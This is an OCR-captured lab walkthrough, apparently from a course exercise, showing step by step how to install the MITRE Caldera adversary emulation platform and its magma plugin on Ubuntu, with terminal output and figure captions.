
6. Adversary Emulation Practice:

Emulation Simulation:

In ubuntu install required packages:

sudo apt install -y git python3 python3-pip



```
ubuntu@ubuntu-VirtualBox: ~/caldera
ubuntu@ubuntu-VirtualBox:~$ sudo apt install -y git python3 python3-pip
[sudo] password for ubuntu:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (1:2.43.0-1ubuntu7.3).
git set to manually installed.
python3 is already the newest version (3.12.3-0ubuntu2.1).
python3 set to manually installed.
The following packages were automatically installed and are no longer required:
  bridge-utils libllvm19 python3-compose python3-docker python3-dockerpty
  python3-docopt python3-dotenv python3-packaging python3-texttable python3-websocket
  ubuntu-fan
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  javascript-common libexpat1-dev libjs-jquery libjs-sphinxdoc libjs-underscore
  libpython3-dev libpython3.12-dev python3-dev python3-setuptools python3-wheel
  python3.12-dev zlib1g-dev
Suggested packages:
  apache2 | lighttpd | httpd python-setuptools-doc
The following NEW packages will be installed:
  javascript-common libexpat1-dev libjs-jquery libjs-sphinxdoc libjs-underscore
  libpython3-dev libpython3.12-dev python3-dev python3-pip python3-setuptools
  python3-wheel python3.12-dev zlib1g-dev
0 upgraded, 13 newly installed, 0 to remove and 0 not upgraded.
Need to get 9,621 kB of archives.
After this operation, 43.5 MB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu noble/main amd64 javascript-common all 11+nmu
1 [5,936 B]
Get:2 http://in.archive.ubuntu.com/ubuntu noble-updates/main amd64 libexpat1-dev amd64
2.6.1-2ubuntu0.4 [140 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu noble/main amd64 libjs-jquery all 3.6.1+dfsg+
~3.5.14-1 [328 kB]
Get:4 http://in.archive.ubuntu.com/ubuntu noble/main amd64 libjs-underscore all 1.13.4~
dfsg+~1.11.4-3 [118 kB]
```

Figure 1: installing packages

Download claderaa

cd ~

git clone https://github.com/mitre/caldera.git --recursive

cd caldera




Figure 2: downloading caldera

To install python requirement :

sudo apt install -y python3-venv python3 pip python3-full

```
ubuntu@ubuntu-VirtualBox:~$ sudo apt install -y python3-venv python3-pip python3-full
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3-pip is already the newest version (24.0+dfsg-1ubuntu1.3).
The following packages were automatically installed and are no longer required:
  bridge-utils libllvm19 python3-compose python3-docker python3-dockerpty
  python3-docopt python3-dotenv python3-packaging python3-texttable python3-websocket
  ubuntu-fan
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  2to3 blt fonts-mathjax idle idle-python3.12 libjs-mathjax libpython3.12-testsuite
  libtk8.6 net-tools python3-doc python3-examples python3-lib2to3 python3-pip-whl
  python3-setuptools-whl python3-tk python3.12-doc python3.12-examples
  python3.12-full python3.12-venv tk8.6-blt2.5
Suggested packages:
  blt-demo fonts-mathjax-extras fonts-stix libjs-mathjax-doc tk8.6 tix python3-tk-dbg
The following NEW packages will be installed:
  2to3 blt fonts-mathjax idle idle-python3.12 libjs-mathjax libpython3.12-testsuite
  libtk8.6 net-tools python3-doc python3-examples python3-full python3-lib2to3
  python3-pip-whl python3-setuptools-whl python3-tk python3-venv python3.12-doc
  python3.12-examples python3.12-full python3.12-venv tk8.6-blt2.5
0 upgraded, 22 newly installed, 0 to remove and 0 not upgraded.
Need to get 30.1 MB of archives.
After this operation, 158 MB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu noble/universe amd64 python3-lib2to3 all 3.12
.3-0ubuntu1 [78.0 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu noble-updates/universe amd64 2to3 all 3.12.3-
0ubuntu2.1 [11.1 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu noble/main amd64 libtk8.6 amd64 8.6.14-1build
```

Figure 3: installing requirements

then goto caldera folder

cd ~/caldera

activate it

source venv/bin/activate

```
ubuntu@ubuntu-VirtualBox:~$ cd ~/caldera
ubuntu@ubuntu-VirtualBox:~/caldera$ python3 -m venv venv
ubuntu@ubuntu-VirtualBox:~/caldera$ source venv/bin/activate
(venv) ubuntu@ubuntu-VirtualBox:~/caldera$
```

Figure 4: goto cladera folder and activated venv

after that upgrade pip inside the venv,

pip install –upgrade pip




Figure 5: upgrade the pip

then install caldera dependencies

pip install -r requirement.txt




Figure 6: install the requirements




Figure 7: caldera installed

Check versions ,
 node -v
 npm -v

and reinstall
npm install –legacy-peer-deps




Figure 8: reinstalled frontend dependencies

Then for magma ,

cd `/caldera/plugins/magma

npm install –legacy-peer-deps

f




Figure 9: magma plugins

Run magma manually first,

npm run build

